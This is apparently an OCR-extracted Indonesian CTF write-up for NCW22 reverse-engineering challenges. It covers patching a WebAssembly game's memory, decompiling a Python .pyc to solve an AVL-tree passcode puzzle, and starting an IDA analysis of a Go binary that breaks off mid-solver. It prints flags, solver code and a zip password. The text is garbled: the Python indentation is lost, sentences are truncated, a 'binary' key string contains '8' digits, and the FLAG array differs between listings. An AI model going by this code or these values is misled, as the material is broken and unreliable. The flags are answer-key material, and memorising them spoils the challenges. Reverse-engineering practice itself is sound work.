
Kemudian, kita jalankan game hingga menambah skor.



Ternyata terdapat sebuah function yang menulis pada memori tersebut, yaitu wasm-function[34903]. Kita klik pada tulisan wasm-function[34903] tersebut dan pilih yang paling atas (wasm-function[34903]).




Tunggu beberapa saat dan kita akan diarahkan pada tab Patch.




Kita lihat lebih teliti pada line 86.

Pada line 86, sebuah va nilai 4207331. Pada line 87 dilakukan perbandingan. J jika tidak maka function akan berakhir.

Dari sini, dapat kita ketahui bahwa terdapat perbandingan dengan angka 4207331. Oleh sebab itu, kita coba ganti nilai memori ke 4207331.



Ketika kita lanjutkan permainan, dan didapatkan flag sebagai berikut.




Flag: NCW22{sloTH_Hekkk_flappy_again}

- 199 Passcode

Description:
There is a lesson you must learn
no matter how much you have earned
when you think the game is over mistakes
will bring you back to where you were

TL;DR:
- Decompile pyc version 3.8
- 199 times passcode validation
- AVL Tree system, path from root to target in binary as the passcode
- Xor key = Combine all passcodes -> to integer -> to bytes

Tahap pengerjaan
Kita diberikan sebuah file pyc yang dicompile dengan python versi 3.8. Jika file ini kita run dengan python versi yang sama, tampilannya adalah sebagai berikut (butuh module tkinter jika ingin terdisplay dengan baik):



Namun jika berbeda, kemungkinan akan tampak seperti berikut:

```
└─$ python3 199passcode.pyc
RuntimeError: Bad magic number in .pyc file
```

Kita bisa menggunakan decompyle3 untuk mendecompile file pyc ini. Hasilnya adalah seperti berikut ini.

```
# decompyle3 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.3 (tags/v3.8.3:6f8c832, May 13 2020, 22:37:02) [MSC v.1924 64 bit (AMD64)]
# Embedded file name: soal.py
# Compiled at: 2022-11-07 15:36:17
# Size of source mod 2**32: 4776 bytes
import tkinter as tk
from tkinter import *
from Crypto.Util.number import *
from tkinter.messagebox import *
import random
turn = 0
random.seed(0)
```

```
def main():
	global turn

	class Node:

	def __init__(self, data):
	self.data = data
	self.l = None
	self.r = None
	self.height = 1

	class AdelsonVelskiiLandis:

	def insert(self, root, key):
	if not root:
		return Node(key)
	if key < root.data:
		root.l = self.insert(root.l, key)
	else:
		root.r = self.insert(root.r, key)
	root.height = 1 + max(self.getHeight(root.l), self.getHeight(root.r))
	b = self.getBal(root)
	if b > 1:
		if key < root.l.data:
		return self.rRotate(root)
	if b < -1:
		if key > root.r.data:
		return self.lRotate(root)
	if b > 1:
		if key > root.l.data:
		root.l = self.lRotate(root.l)
		return self.rRotate(root)
	if b < -1:
		if key < root.r.data:
		root.r = self.rRotate(root.r)
		return self.lRotate(root)
	return root

	def lRotate(self, z):
	y = z.r
	T2 = y.l
	y.l = z
	z.r = T2
```

```
z.height = 1 + max(self.getHeight(z.l), self.getHeight(z.r))
y.height = 1 + max(self.getHeight(y.l), self.getHeight(y.r))
return y

def rRotate(self, z):
y = z.l
T3 = y.r
y.r = z
z.l = T3
z.height = 1 + max(self.getHeight(z.l), self.getHeight(z.r))
y.height = 1 + max(self.getHeight(y.l), self.getHeight(y.r))
return y

def getHeight(self, root):
if not root:
        return 0
return root.height

def getBal(self, root):
if not root:
        return 0
return self.getHeight(root.l) - self.getHeight(root.r)

def check(self, state, root, n, x):
state = root
for i in n:
        if i == '0':
        state = state.l
        else:
        if i == '1':
        state = state.r
        if state == None:
        showwarning(title='error lur', message='Error invalid node!\nResetting level...')
        return False
else:
        if state.data == x:
        return True
        showwarning(title='yah', message='Wrong answer! \nResetting level...')
        return False

def decrypt(key, plain):
dec = ''
key = long_to_bytes(int(''.join(key), 2))
for i in range(len(key)):
```

```
        dec += chr(key[i] ^ plain[i])
        else:
        return dec

        def initialization():
        tr = AdelsonVelskiiLandis()
        root = None
        for i in init:
        root = tr.insert(root, i)
        else:
        return (
        tr, root)

        def submit(root):
        global turn
        try:
        u = inp.get()
        if not tr.check(0, root, u, target[turn]):
                turn = 0
                validatedkey.clear()
        else:
                showinfo(title='anjay', message='Correct!')
                validatedkey.append(u)
                inp.delete(0, 'end')
                turn += 1
        if turn == len(target):
                showinfo(title='kelazzz', message=(decrypt(validatedkey, FLAG)))
        except SyntaxError:
        showerror(title='Error', message='Invalid input!')
        else:
        text.set(199 - turn)

        num = [i for i in range(1, 201)]
        init = num.copy()
        random.shuffle(init)
        FLAG =
[70,106,196,124,8,66,39,192,6,86,222,245,244,101,138,58,30,27,51,31,63,175,0,3,25,58,24,22
5,209,18,7,253,185,174,197,236,7,171,127,126,232,243,65,171,144,237,160,22,105,213,23,12,
35,20,105,144,235,96,74,96,37,207,95,111,24,156,0,165,123,211,243,141,213,104,71,106,157,
252,198,22,19,73,6,154,31,47,157,200,255,246,161,214,226,97,196,87,61,201,204,192,130,73,
143,58,243,190,72,9,131,29,20,89,235,149,143,178,154,47,102,141,11,158,96,28,34,168,62,20
4,204,74,9,205,209,133,2,58,20,108,206,224,125,223,66,21,143,157,21,203]
        validatedkey = []
        tr, troot = initialization()
```

```
        target = init.copy()
        target.remove(troot.data)
        random.shuffle(target)

        def on_focus_in(entry):
        if entry.cget('state') == 'disabled':
        entry.configure(state='normal')
        entry.delete(0, 'end')

        def on_focus_out(entry, placeholder):
        if entry.get() == '':
        entry.insert(0, placeholder)
        entry.configure(state='disabled')

        root = tk.Tk()
        root.geometry('300x150')
        root.title('Kunci Pintu')
        root.maxsize(300, 150)
        root.minsize(300, 150)
        inp = Entry(root, width=33, borderwidth=3, relief=RIDGE)
        inp.grid(pady=5, row=0, sticky='w', padx=15)
        inp.insert(0, 'Input Secret Key')
        inp.configure(state='disabled')
        x_focus_in = inp.bind('<Button-1>', lambda x: on_focus_in(inp)
)
        submitbutton = Button(root, text='submit', width=30, command=(lambda: submit(troot)
), bg='red', fg='white', borderwidth=3, relief=RIDGE)
        submitbutton.grid(row=1, sticky='w', padx=15, pady=5)
        text = StringVar()
        text.set(199 - turn)
        textbox = Label(root, textvariable=text, justify='center', width=13)
        textbox.config(font=('Courier', 30))
        textbox.grid(pady=5, row=2, sticky='w')
        root.mainloop()


if __name__ == '__main__':
        main()
# okay decompiling 199passcodehahahoho.pyc
```

WARNING: perhatikan pada fungsi check. Decompyle3 mengalami kesalahan dalam mendekompilasi pyc tersebut yang membuat “return False” sebelum Else: kekurangan 1 kali indentasi. Di source code seharusnya “return False” terletak pada kondisi if state == None. anda

bisa mengetahui hal ini dengan cara melakukan testing, membandingkan ketika pyc dieksekusi dengan ketika decompiled.py dieksekusi.

Memang nampak banyak, namun kita cukup fokus saja dari atas hingga random.shuffle(target) terakhir karena sisanya adalah code yang mengatur displaynya.

Summary:

Part1 (inisiasi)

- Num adalah array berisi urut bilangan 1 - 200
- Init adalah num yang sudah dirandom shuffle
- Target adalah init yang dirandom shuffle juga, lalu nilai root dihilangkan dari list target
- Random menggunakan seed 0 sehingga nilai shufflenya bisa direkonstruksi

Part2 (tree generation)

- Code memiliki class AdelsonVelskiiLandis dan class Node
- Bisa dipahami/ dicari di google, codingan tersebut adalah template dari pembuatan avltree
- Avl tree dibentuk menggunakan susunan angka-angka yang ada pada list “**init**”

Part3 (input output & flag)

- Total level adalah 199
- Tiap level, Inputan user diterima oleh fungsi submit(). Inputan adalah sebuah string berisi susunan karakter “0” dan “1”
- Dimulai dari root, jika index inputan “0” maka traverse avl tree ke kiri bawah. Jika index inputan “1” maka traverse avl tree ke kanan bawah.
- Jika setelah karakter inputan terakhir selesai ditraverse dan nilainya sesuai dengan index saat itu pada list “**target**”, maka jawaban benar dan next level.
- User harus 199 kali memasukkan inputan yang benar. Setelah itu semua inputan akan disatukan (pasti berbentuk string binary panjang), lalu diubah menjadi decimal kemudian menjadi bytes. Bytes ini akan digunakan untuk men-xor angka-angka yang ada pada array FLAG. jika berhasil maka akan muncul pop up berisi flagnya
- Jika gagal, maka level akan ter-reset dan kembali ke 199.

Solusi:

Berarti objektif dari challenge ini adalah mencari setiap nilai di list “**target**” dengan cara mentraverse tree nya, lalu ketika ditemukan maka kita simpan juga path nya (0 untuk kiri, 1 untuk kanan) untuk tiap level. Maka dari itu, script solver (edisi semi manualism) yang probsetnya buat adalah sebagai berikut:

```
def solver(self, root, data):
        if data == root.data:
                return True
        if data < root.data:
                if root.l == None:
                        return False
                print('0', end="")
```

```
                return self.solver(root.l, data)
        if root.r == None:
                return False
        print('1', end="")
        return self.solver(root.r, data)
```

Fungsi ini kita attach pada class AdelsonVelskiiLandis, dan code lengkapnya adalah seperti ini:

```
# decompyle3 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.3 (tags/v3.8.3:6f8c832, May 13 2020, 22:37:02) [MSC v.1924 64
bit (AMD64)]
# Embedded file name: soal.py
# Compiled at: 2022-11-07 15:36:17
# Size of source mod 2**32: 4776 bytes
import tkinter as tk
from tkinter import *
from Crypto.Util.number import *
from tkinter.messagebox import *
import random
turn = 0
random.seed(0)
semua = ""
def main():
        global turn
        global semua

        class Node:

        def __init__(self, data):
        self.data = data
        self.l = None
        self.r = None
        self.height = 1

        class AdelsonVelskiiLandis:

        def insert(self, root, key):
        if not root:
                return Node(key)
        if key < root.data:
                root.l = self.insert(root.l, key)
        else:
                root.r = self.insert(root.r, key)
```

```
root.height = 1 + max(self.getHeight(root.l), self.getHeight(root.r))
b = self.getBal(root)
if b > 1:
        if key < root.l.data:
        return self.rRotate(root)
if b < -1:
        if key > root.r.data:
        return self.lRotate(root)
if b > 1:
        if key > root.l.data:
        root.l = self.lRotate(root.l)
        return self.rRotate(root)
if b < -1:
        if key < root.r.data:
        root.r = self.rRotate(root.r)
        return self.lRotate(root)
return root

def lRotate(self, z):
y = z.r
T2 = y.l
y.l = z
z.r = T2
z.height = 1 + max(self.getHeight(z.l), self.getHeight(z.r))
y.height = 1 + max(self.getHeight(y.l), self.getHeight(y.r))
return y

def rRotate(self, z):
y = z.l
T3 = y.r
y.r = z
z.l = T3
z.height = 1 + max(self.getHeight(z.l), self.getHeight(z.r))
y.height = 1 + max(self.getHeight(y.l), self.getHeight(y.r))
return y

def getHeight(self, root):
if not root:
        return 0
return root.height

def getBal(self, root):
if not root:
        return 0
```

```
return self.getHeight(root.l) - self.getHeight(root.r)

def check(self, state, root, n, x):
state = root
for i in n:
        if i == '0':
        state = state.l
        else:
        if i == '1':
        state = state.r
        if state == None:
        showwarning(title='error lur', message='Error invalid node!\nResetting level...')
        return False
else:
        if state.data == x:
        return True
        showwarning(title='yah', message='Wrong answer! \nResetting level...')
        return False

def solver(self, root, data):
global semua
if data == root.data:
        return True
if data < root.data:
        if root.l == None:
        return False
        print('0', end="")
        semua +='0'
        return self.solver(root.l, data)

if root.r == None:
        return False
print('1', end="")
semua +='1'
return self.solver(root.r, data)

def decrypt(key, plain):
dec = ''
key = long_to_bytes(int(''.join(key), 2))
for i in range(len(key)):
dec += chr(key[i] ^ plain[i])
else:
return dec
```

```
def initialization():
tr = AdelsonVelskiiLandis()
root = None
for i in init:
root = tr.insert(root, i)
else:
return (
tr, root)

def submit(root):
global turn
try:
u = inp.get()
if not tr.check(0, root, u, target[turn]):
    turn = 0
    validatedkey.clear()
else:
    showinfo(title='anjay', message='Correct!')
    validatedkey.append(u)
    inp.delete(0, 'end')
    turn += 1
if turn == len(target):
    showinfo(title='kelazzz', message=(decrypt(validatedkey, FLAG)))
except SyntaxError:
showerror(title='Error', message='Invalid input!')
else:
text.set(199 - turn)

num = [i for i in range(1, 201)]
init = num.copy()
random.shuffle(init)
FLAG =
[70,106,196,124,8,66,39,192,6,86,222,245,244,101,138,58,30,27,51,31,63,175,0,3,25,58,24,22
5,209,18,7,253,185,174,197,236,7,171,127,126,232,243,65,171,144,237,160,22,105,213,23,12,
35,20,105,144,235,96,74,96,37,207,95,111,24,156,0,165,123,211,243,141,213,104,71,106,157,
252,198,22,19,73,6,154,31,47,157,200,255,246,161,214,226,97,196,87,61,201,204,192,130,73,
143,58,243,190,72,9,131,29,20,89,235,149,143,178,154,47,102,141,11,158,96,28,34,168,62,20
4,204,74,9,205,209,133,2,58,20,108,206,224,125,223,66,21,143,157,21,203]
validatedkey = []
tr, troot = initialization()
target = init.copy()
target.remove(troot.data)
random.shuffle(target)
for i in target:
```

```
        tr.solver(troot, i)
        print('')
        print(decrypt(semua, FLAG))

        def on_focus_in(entry):
        if entry.cget('state') == 'disabled':
        entry.configure(state='normal')
        entry.delete(0, 'end')

        def on_focus_out(entry, placeholder):
        if entry.get() == '':
        entry.insert(0, placeholder)
        entry.configure(state='disabled')

        root = tk.Tk()
        root.geometry('300x150')
        root.title('Kunci Pintu')
        root.maxsize(300, 150)
        root.minsize(300, 150)
        inp = Entry(root, width=33, borderwidth=3, relief=RIDGE)
        inp.grid(pady=5, row=0, sticky='w', padx=15)
        inp.insert(0, 'Input Secret Key')
        inp.configure(state='disabled')
        x_focus_in = inp.bind('<Button-1>', lambda x: on_focus_in(inp)
)
        submitbutton = Button(root, text='submit', width=30, command=(lambda: submit(troot)
), bg='red', fg='white', borderwidth=3, relief=RIDGE)
        submitbutton.grid(row=1, sticky='w', padx=15, pady=5)
        text = StringVar()
        text.set(199 - turn)
        textbox = Label(root, textvariable=text, justify='center', width=13)
        textbox.config(font=('Courier', 30))
        textbox.grid(pady=5, row=2, sticky='w')
        root.mainloop()


if __name__ == '__main__':
        main()
# okay decompiling 199passcodehahahoho.pyc
```


Output:

```
└─$ python3 keycheck.py
1000001
0100110
01001101
0011100
0111
0100011
100101
000100
101
01111011
0100000
110
00110
10110
0100101
0010000
00000
01111111
010101
010000
110111
0001011
011100
11011
0
```

Bukti flag #1

```
>>> from Crypto.Util.number import *
>>> FLAG = [70, 186, 196, 124, 8, 66, 39, 192, 6, 86, 222, 245, 244, 101, 138, 58, 30, 27, 51, 31, 63, 175, 0, 3, 25, 58, 24, 225, 209, 18, 7, 253, 185, 174, 197, 236, 7, 171, 127, 126, 232,
 243, 65, 171, 144, 237, 160, 22, 105, 213, 23, 12, 35, 20, 105, 144, 235, 96, 74, 96, 37, 207, 95, 111, 24, 156, 0, 165, 123, 211, 243, 141, 213, 104, 71, 106, 157, 252, 198, 22, 19, 73, 6,
 154, 31, 47, 157, 200, 255, 246, 161, 214, 226, 97, 196, 87, 61, 201, 204, 192, 130, 73, 143, 58, 243, 190, 72, 9, 131, 29, 20, 89, 235, 149, 143, 178, 154, 47, 102, 141, 11, 158, 96, 28, 3
4, 168, 62, 204, 204, 74, 9, 205, 209, 133, 2, 58, 20, 108, 206, 224, 125, 223, 66, 21, 143, 157, 21, 203]
>>> validatedkey = "1000001010011001001101001110001110100011100101000100101011101101000001100011010811001001010010000000001111111010101010000101011100010110110011011000111011011101011101100
0101100101010111000110101000100111101111011180000101011010001100001011101001081101111001108110800010101001100101010101100011081111000110100011101100081111001111000110001100011000010111111001000
1000110001000100100100011101101111010111001001010011010100110110110100001010110011111001111100001000001011110000111001111010101111000011000000000010110111011110101011011100010000100100100
1001111001101111101000100010100001110000110101000011111111100010100011101100100110010081110010001111101800111110100001101100801101111000110010111000011111000010011001110101101010010011100
0000010010181001000010000101110010100111010100010811111110810000100000111000010181111010101100110010100010000011100000111100000100001001110810001101011000101011101101111101
1101000610080010001181001001110010111100010081010181000010181000011081101010111111010000810100000001180110101011010101001101010011101100180111001800180011000100180010000
1001100000000010000101111101111011101111000081100181101100
```

Bukti flag #2 (kalo submit satu2)



Flag = NCW22{congratz_you_have_successfully_decompiled_the_pyc_then_solving_the_tree_traversal_problem_and_find_this_flag_damn_you_really_deserve_it_champ}

- You need to GO! John

Desc:

I am so sorry John, your life is now forfeit. I have sent a secret data that you can access through this program. Trust me.. you really need this data. Now you need to GO! You don't have much time, I can't delay it any longer..

PROGRAM:
https://drive.google.com/file/d/1CPh7SoI_aAbFbE6scnaV9x1WUn84yXIe/view?usp=share_link

ZIP PASSWORD: NCW22

Author: Plasma#1308
Flag Format: NCW22{.*}

Konsep Soal:

GO-LANG Input Validation & Patching

Tahap Pengerjaan:

Diberikan sebuah program yang memerlukan beberapa input didalamnya (username, password, generated OTP code)

Sebagai tahap awal gunakan *decompiler tools* seperti IDA, lalu analisa file pada **main_main**, didapati bahwa pada input pertama terdapat perhitungan array yang di XOR dengan berbagai value

```
112  bufio__ptr_Scanner_Scan();
113  v26 = runtime_slicebytetostring();
114  v25[0] = 2 * main_VARDEC13111 * (main_VARDEC67728 + main_VARDEC91550);
115  v25[1] = 15 * main_VARDEC99994;
116  v25[2] = 10 * main_VARDEC11111;
117  v25[3] = 10 * main_VARDEC12114 - 10;
118  v25[4] = 5 * main_VARDEC91550 * main_VARDEC13111;
119  v25[5] = main_VARDEC11121 * (main_VARDEC12114 + 1);
120  v25[6] = 5 * main_VARDEC11121 + 20;
121  v24[0] = 83LL;
122  v24[1] = 21LL;
123  v24[2] = 12LL;
124  v24[3] = 95LL;
125  v24[4] = 17LL;
126  v24[5] = 44LL;
127  v24[6] = 58LL;
128  v23[0] = 95LL;
129  v23[1] = 70LL;
130  v23[2] = 86LL;
131  v23[3] = 97LL;
132  v23[4] = 0LL;
133  v23[5] = 121LL;
134  v23[6] = 112LL;
135  v3 = v26;
136  v4 = runtime_stringtoslicerune();
137  if ( v3 == 7 )
138  {
139    for ( i = 0LL; i < 7; ++i )
140    {
141      if ( (v25[i] ^ *(int *)(v4 + 4 * i)) != (v23[i] ^ v24[i]) )
142      {
143        v40 = &RTYPE_string;
144        v41 = &off_4D5CB8;
145        fmt_Fprintln();
146        return;
147      }
148    }
```

Disini dapat disimpulkan bahwa panjang input pertama adalah **7**, dan untuk perhitungannya dapat dikerjakan dengan scripting. Variabel **VARDEC***** dapat diperiksa dengan *double click*, karena variabel di set global.

```
.data:0000000000539380                 public main_VARDEC11111
.data:0000000000539380 main_VARDEC11111 dq 5                    ; DATA XREF: main_main+398↑r
.data:0000000000539380                                          ; main_main+9DC↑r
.data:0000000000539388                 public main_VARDEC11121
.data:0000000000539388 main_VARDEC11121 dq 6                    ; DATA XREF: main_main+3E7↑r
.data:0000000000539388                                          ; main_main+404↑r ...
.data:0000000000539390                 public main_VARDEC12114
.data:0000000000539390 main_VARDEC12114 dq 9                    ; DATA XREF: main_main+3AE↑r
.data:0000000000539390                                          ; main_main+3EE↑r ...
.data:0000000000539398                 public main_VARDEC13111
.data:0000000000539398 main_VARDEC13111 dq 7                    ; DATA XREF: main_main+35B↑r
.data:0000000000539398                                          ; main_main+3C9↑r ...
.data:00000000005393A0                 public main_VARDEC22121
.data:00000000005393A0 main_VARDEC22121 dq 8                    ; DATA XREF: main_main+9F0↑r
.data:00000000005393A8                 public main_VARDEC67728
.data:00000000005393A8 main_VARDEC67728 dq 3                    ; DATA XREF: main_main+36C↑r
.data:00000000005393A8                                          ; main_main+9B1↑r
.data:00000000005393B0                 public main_VARDEC91550
.data:00000000005393B0 main_VARDEC91550 dq 2                    ; DATA XREF: main_main+365↑r
.data:00000000005393B0                                          ; main_main+3D0↑r ...
.data:00000000005393B8                 public main_VARDEC99994
.data:00000000005393B8 main_VARDEC99994 dq 4                    ; DATA XREF: main_main+37F↑r
.data:00000000005393B8                                          ; main_main+A11↑r
```

Solver Input pertama dalam bahasa C

```c
int v25[10];
